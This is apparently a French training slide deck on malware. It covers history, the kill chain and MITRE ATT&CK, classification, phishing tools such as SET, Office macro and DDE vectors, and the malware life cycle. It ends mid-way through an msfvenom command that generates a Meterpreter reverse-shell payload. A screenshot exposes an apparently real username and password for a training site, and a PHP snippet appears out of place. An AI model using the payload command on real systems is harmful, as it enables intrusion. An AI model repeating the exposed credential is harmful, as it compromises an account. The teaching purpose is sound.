


# Malware

Pôle Écoles Méditerranée

# SOMMAIRE

- Définition
- Historique
- Attaque cybernétique
- Classification des malwares
- Cycle de vie de malware


# Définition malware



**MALICIOUS**



**SOFTWARE**



**MALWARE**



# Historique


4 périodes de l'antiquité à nos jours :

Expériences, recherches, tests, amusement, compétition, vengeance, curiosité, pouvoir, l'argent et malveillance

- **1939** : prémices des malwares
- **Les années 60** : Ludique (jeu, amusement, ...)
- **Les années 80** : Explosion des attaques, cupidité
- **2007 à nos jours** – Cyberguerre - naissance des APT
  - Stratégique
  - Terroriste



# Historique



# Fonctionnalités malware

3 à 4 fonctionnalités principales :

- Séquence de reproduction (recherche)
- Condition
- Séquence de commandes (Action)
- Séquence de camouflage (facultatif)

# Fonctionnalités malware

Ils sont capables :

- Afficher un message
- Refuser un accès
- Subtiliser des données
- Altérer des données
- Effacer des données
- Rendre le matériel inopérant, inutilisable.

# Attaque cybernétique

objectif + moyen d'action + tactique



# Attaque cybernétique

- Objectifs
  - La déstabilisation
  - L'espionnage
  - Le sabotage
  - La cybercriminalité

- Objectifs



WikiLeaks



# Attaque cybernétique

- Moyen d'action



vecteur  
+  
charge

```
        'role_id'    => $role_details['id'],  
        'resource_id' => $resource_details['id'],  
    );  
    if ( $this->rule_exists( $resource_details['id'], $role_details['id'] ) )  
    {  
        if ( $access == false ) {  
            // Remove the rule as there is currently no need for it  
            $details['access'] = !$access;  
            $this->_sql->delete( 'acl_rules', $details );  
        } else {  
            // Update the rule with the new access value  
            $this->_sql->update( 'acl_rules', array( 'access' => $access ) );  
        }  
    }  
    foreach( $this->rules as $key=>$rule ) {  
        if ( $details['role_id'] == $rule['role_id'] && $details['access'] != $rule['access'] )  
        {  
            if ( $access == false ) {  
                unset( $this->rules[ $key ] );  
            } else {  
                $this->rules[ $key ]['access'] = $access;  
            }  
        }  
    }  
}
```

# Attaque cybernétique

- Tactique

## Cyber kill Chain

Méthode de modélisation des procédés d'intrusion sur un réseau informatique

- Reconnaissance / Reconnaissance
- Weaponization / Armement
- Delivery / Livraison
- Exploit / Exploitation
- Command & Control / Commande & Contrôle :
- Actions / Actions prévues

# Attaque cybernétique

- Tactique

## MITRE ATT&CK

Est une base de connaissances accessible dans le monde entier sur les tactiques et techniques de l'adversaire, basée sur des observations du monde réel

MITRE | ATT&CK®

MatricesTactiqueTechniquesSource d'informationAtténuationsGroupesLogicielCampagnesRessourcesBlogContribuerChercher Q

Matrice ATT&CK pour les entreprises

mise en page : côté

montrer les sous-techniques

masquer les sous-techniques

Reconnaissance	Développement des ressources	Accès initial	Exécution	Persistance	Escalade des privilèges	Évasion de la défense	Accès aux identifiants	Découverte	Mouvement latéral	Le recueil	Commander et contrôler	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	13 techniques	19 techniques	13 techniques	42 techniques	17 techniques	30 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
<div>Balayage actif (3)</div> <div>Recueillir des informations sur l'hôte de la victime (4)</div> <div>Recueillir des informations sur l'identité des victimes (3)</div> <div>Recueillir des informations sur le réseau des victimes (6)</div> <div>Recueillir des informations sur l'organisation des victimes (4)</div> <div>Hameçonnage d'informations (3)</div> <div>Rechercher des sources fermées (2)</div> <div>Rechercher des bases de données techniques ouvertes (5)</div> <div>Rechercher des sites Web/domaines ouverts (3)</div>	<div>Acquérir des infrastructures (7)</div> <div>Comptes compromis (3)</div> <div>Infrastructure de compromis (7)</div> <div>Développer les capacités (4)</div> <div>Établir des comptes (3)</div> <div>Obtenir des capacités (6)</div> <div>Capacités de scène (6)</div> <div>Hameçonnage d'informations (3)</div> <div>Rechercher des sources fermées (2)</div> <div>Rechercher des bases de données techniques ouvertes (5)</div> <div>Rechercher des sites Web/domaines ouverts (3)</div>	<div>Compromis au volant</div> <div>Exploiter l'application publique</div> <div>Services à distance externes</div> <div>Ajouts matériels</div> <div>Hameçonnage (3)</div> <div>Réplication via des supports amovibles</div> <div>Compromis de la chaîne d'approvisionnement (3)</div> <div>Relation de confiance</div> <div>Comptes valides (4)</div>	<div>Interprète de commandes et de scripts (8)</div> <div>Commande d'administration des conteneurs</div> <div>Déployer le conteneur</div> <div>Exploitation pour l'exécution du client</div> <div>Communication inter-processus (3)</div> <div>API native</div> <div>Tâche/tâche planifiée (5)</div> <div>Exécution sans serveur</div> <div>Modules partagés</div> <div>Outils de déploiement de logiciels</div> <div>Services système (2)</div> <div>Exécution utilisateur (3)</div>	<div>Manipulation de compte (5)</div> <div>Emplois chez BITS</div> <div>Exécution de démarrage automatique de démarrage ou de connexion (14)</div> <div>Scripts d'initialisation de démarrage ou de connexion (5)</div> <div>Extensions de navigateur</div> <div>Compromettre le binaire du logiciel client</div> <div>Créer un compte (3)</div> <div>Créer ou modifier un processus système (4)</div> <div>Modification de la politique de domaine (2)</div> <div>Exécution déclenchée par un événement (16)</div> <div>Services à distance externes</div> <div>Flux d'exécution de piratage (12)</div>	<div>Mécanisme de contrôle d'élévation d'abus (4)</div> <div>Manipulation de jeton d'accès (5)</div> <div>Exécution de démarrage automatique de démarrage ou de connexion (14)</div> <div>Scripts d'initialisation de démarrage ou de connexion (5)</div> <div>Scripts d'initialisation de démarrage ou de connexion (5)</div> <div>Créer ou modifier un processus système (4)</div> <div>Modification de la politique de domaine (2)</div> <div>Échapper à l'hôte</div> <div>Exécution déclenchée par un événement</div>	<div>Mécanisme de contrôle d'élévation d'abus (4)</div> <div>Manipulation de jeton d'accès (5)</div> <div>Emplois chez BITS</div> <div>Créer une image sur l'hôte</div> <div>Évasion du débogueur</div> <div>Désobscure/décoder des fichiers ou des informations</div> <div>Déployer le conteneur</div> <div>Accès direct aux volumes</div> <div>Modification de la politique de domaine (2)</div> <div>Garde-corps d'exécution (1)</div> <div>Exploitation pour l'évasion de la défense</div> <div>Modification des autorisations de fichiers et de répertoires (2)</div> <div>Cacher les artefacts (19)</div> <div>Rénflage de réseau</div>	<div>Adversaire au milieu (3)</div> <div>Force brute (4)</div> <div>Identifiants des magasins de mots de passe (5)</div> <div>Exploitation pour l'accès aux informations d'identification</div> <div>Authentification forcée</div> <div>Forger les identifiants Web (2)</div> <div>Capture d'entrée (4)</div> <div>Modifier le processus d'authentification (7)</div> <div>Interception d'authentification multifactor</div> <div>Génération de requêtes d'authentification multifactor</div> <div>Renflage de réseau</div>	<div>Découverte de compte (4)</div> <div>Découverte de la fenêtre d'application</div> <div>Découverte des signets du navigateur</div> <div>Découverte de l'infrastructure cloud</div> <div>Tableau de bord des services cloud</div> <div>Découverte de services cloud</div> <div>Découverte d'objets de stockage dans le cloud</div> <div>Évasion du débogueur</div> <div>Découverte de conteneurs et de ressources</div> <div>Évasion du débogueur</div> <div>Découverte d'approbation de domaine</div> <div>Découverte de fichiers et de répertoires</div> <div>Découverte de stratégie de groupe</div>	<div>Exploitation des services à distance</div> <div>Spearphishing interne</div> <div>Transfert d'outil latéral</div> <div>Détournement de session de service à distance (2)</div> <div>Services à distance (6)</div> <div>Réplication via des supports amovibles</div> <div>Outils de déploiement de logiciels</div> <div>Contenu partagé entaché</div> <div>Utiliser un autre matériel d'authentification (4)</div>	<div>Adversaire au milieu (3)</div> <div>Archiver les données collectées (3)</div> <div>Capture audio</div> <div>Collecte automatisée</div> <div>Piratage de session de navigateur</div> <div>Données du Presse-papiers</div> <div>Données du stockage en nuage</div> <div>Données de secours</div> <div>Données du référentiel de configuration (2)</div> <div>Données des référentiels d'informations (3)</div> <div>Données du système local</div> <div>Données du lecteur réseau partagé</div> <div>Proxy (4)</div>	<div>Protocole de couche application (4)</div> <div>Communication via un support amovible</div> <div>Encodage des données (2)</div> <div>Masquage des données (3)</div> <div>Résolution dynamique (3)</div> <div>Chaîne cryptée (2)</div> <div>Canaux de secours</div> <div>Transfert d'outil d'entrée</div> <div>Canaux multi-étages</div> <div>Protocole de couche non applicative</div> <div>Port non standard</div> <div>Tunnellisation de protocole</div> <div>Proxy (4)</div>	<div>Exfiltration automatisée (1)</div> <div>Limites de taille de transfert de données</div> <div>Exfiltration sur protocole alternatif (3)</div> <div>Exfiltration sur canal C2</div> <div>Exfiltration sur un autre support réseau (1)</div> <div>Exfiltration sur support physique (1)</div> <div>Exfiltration sur service Web (2)</div> <div>Transfert programmé</div> <div>Transférer des données vers un compte cloud</div> <div>Arrêt de service</div>	<div>Suppression de l'accès au compte</div> <div>Destruction des données</div> <div>Chiffrement des données pour l'impact</div> <div>Manipulation de données (3)</div> <div>Défiguration (2)</div> <div>Essuyage de disque (2)</div> <div>Déni de service de point final (4)</div> <div>Corruption du micrologiciel</div> <div>Empêcher la récupération du système</div> <div>Déni de service réseau (2)</div> <div>Détournement de ressources</div> <div>Arrêt de service</div> <div>Arrêt/redémarrage du système</div>


# Profils



# Classification des malwares

- Par mode d'attaque
- Par mode d'infection
- Mode opératoire
- Par catégories
- Par mode de propagation
- Par famille

# Classification par mode d'attaque



# Classification par mode d'attaque

Attaque « ciblée »

Attaquant utilise une séquence d'exploitation ?

Permet à un attaquant d'avoir une vision claire sur les différentes phases qui vont composer l'intrusion du/des système(s)

Elle passe par les modèles tels que : Cyber Kill Chain, ATT&CK.



# Classification par mode d'infection

4 modes d'infection principaux :

- infection par ECRASEMENT de code,
- infection par AJOUT de code,
- infection par ENTRELACEMENT de code,
- infection par ACCOMPAGNEMENT de code.

# Classification par mode de propagation

Vecteurs :



- Supports amovibles



- Mails Documents (pdf, doc, ppt, xls, etc)



- Internet
  - Téléchargements
  - Les échanges de fichiers
  - Réseaux sociaux
  - Mise en connexion LAN-WAN
  - Ingénierie sociale
  - Etc




# Classification par mode de propagation



- Techniques d'ingénierie sociale

## Clone de page d'authentification

A screenshot of a cloned Facebook login page. It features the Facebook logo at the top, followed by two input fields: 'Numéro mobile ou e-mail' and 'Mot de passe'. Below these fields is a blue button labeled 'Se connecter'.

Cette technique consiste à envoyer un lien cliquable redirigeant vers une fausse page d'authentification

Le but est que la cible rentre ses identifiants

# Classification par mode de propagation



- Outils d'ingénierie sociale

## SeToolkit

Outil spécialisé dans le Social Engineering

Permet également la création de fichiers utiles au phishing

```
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
```

```
1) Web Templates
2) Site Cloner
3) Custom Import
```

# Classification par mode de propagation



- Mails



Enregistrement de type TXT au sein du DNS : SPF

SPF est une norme qui permet d'identifier les serveurs qui sont autorisés à envoyer des e-mails pour un nom de domaine donné

Cet enregistrement permet de définir les IP autorisées à envoyer des mails au nom de votre domaine.

```
v=spf1 a mx ip4:210.27.40.1 ~all
```

Si SPF absent les attaquants peuvent utiliser des adresses et domaines falsifiés pour envoyer des mails

# Classification par modes opératoires

Deux modes :

- Non-résidents
- Résidents


Ex malware sans fichier Poweliks : réside dans la base de registre

# Classification par catégories

- Malware du secteur d'amorçage
- Malware furtifs
- Malware de macros
- Malware Batch
- Malware crypters
- Malware d'applications
- Malware polymorphes
- Malware flibustiers
- Malware Stealers
- **Malware multi catégories**


# Classification par catégories

- Malware de macros Microsoft Office



Permet d'accéder à toutes les fonctionnalités du système (fichiers, registre, réseau, etc.).

L'intérêt pour un attaquant est la présence constante de fichiers de type Microsoft Office au sein des organisations.



**Ex: Locky**




# Classification par catégories

Autre méthode contre les fichiers Microsoft Office

## DDE Dynamic Data Exchange

Est une fonctionnalité Microsoft Office permettant d'appeler et intégrer du contenu externe

Cette fonctionnalité peut être appelée depuis n'importe quel type de document Microsoft Office à travers un champ *Formule* ou même un *mail* ou *invitation Outlook*.



# Classification par catégories

- Malware Stealers

Outils spécialisés pour voler des informations locales précises

 **cfd-1.orsysformation.fr**

Adresse web

<https://cfd-1.orsysformation.fr>

Nom d'utilisateur

cfd-pyt\_stag1@orsysformation.fr

Copier

Mot de passe

vdi-pytzz1 

Copier

## Mdp principal

**cfd-1.orsysformation.fr**

 Modifier  Supprimer

Adresse web

<https://cfd-1.orsysformation.fr>

Nom d'utilisateur

cfd-pyt\_stag1@orsysformation.fr

Copier

Mot de passe


••••• 

Copier

Créé le : 14 décembre 2021

Dernière modification : 14 décembre 2021

Dernière utilisation : 14 décembre 2021



# Classification par famille

- Virus



- Ver

- Trojan horse



- Bombe logique



- Espiogiciel



- Keylogger



- Adware / publiciel



- Porte dérobée



- Virus psychologique



- Ranconiciel



- Bot/pc zombie



# Cycle de vie d'un malware

1. Création
2. Reproduction (infection)
3. Activation
4. Découverte
5. Assimilation
6. Elimination

L'accès non autorisé à un système d'information, ordinateur, tablette ou téléphone portable est strictement interdit et constitue un délit pénal.



L'utilisation en dehors du cadre légal des outils présentés en séance est strictement interdite. Elle constitue un délit pénal et engagerait votre responsabilité personnel en cas de poursuite.

L'utilisation en dehors du cadre légal des techniques présentées en séance est strictement interdite. Elle constitue un délit pénal et engagerait votre responsabilité personnel en cas de poursuite.

# Cycle de vie d'un malware

## 1. Création de charges

Metasploit embarque un outil permettant la génération de charge utilisant plusieurs payloads et sous plusieurs formats

### **msfvenom**

Plusieurs modules sont disponibles :

- **payload** : charge à inclure (reverse/bind shell, Meterpreter, etc.)
- **encoders** : encoder pour polymorphisme (shikatanai, XOR...)
- **nops** : instruction assembleur de point d'arrêt
- **platforms** : plateforme cible (Linux, Android, Cisco, Windows, juniper, iOS...)  
**archs** : architecture processeur du payload (x64, dalvik, x86...)
- **encrypts** : chiffrements des payloads pour évocation d'antivirus (XOR, AES...)
- **formats** : formats de charge (exe, dll, hex, PowerShell...)

# Cycle de vie d'un malware

Exemple de création de charges avec msfvenom

Lors de la génération d'une charge pour une intrusion, les attaquants définissent deux le type de connexion et le type de charge :


Il existe deux types de connexions :

- Bind payload
- Reverse payload

# Cycle de vie d'un malware

Exemple de création de charges avec msfvenom

- Type de connexion : Bind payload



Etablir une connexion sur un port en écoute de la machine infectée



# Cycle de vie d'un malware

Exemple de création de charges avec msfvenom


- Type de connexion : Bind payload



# Cycle de vie d'un malware

Exemple de création de charges avec msfvenom


- Type de connexion : Reverse payload



# Cycle de vie d'un malware

Exemple de création de charges avec msfvenom

- Type de connexion : Reverse payload



# Cycle de vie d'un malware

Exemple de création de charges avec msfvenom

Types de charges :

- Staged `windows/meterpreter/reverse_tcp`

Envoie du payload en deux partie sur la machine de la victime

- Stageless/Single `windows/meterpreter_reverse_tcp`

Envoie du payload entièrement à la victime

# Cycle de vie d'un malware

Exemple de création de charges avec msfvenom

- Type de charge : Charges Stageless

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.10.80  
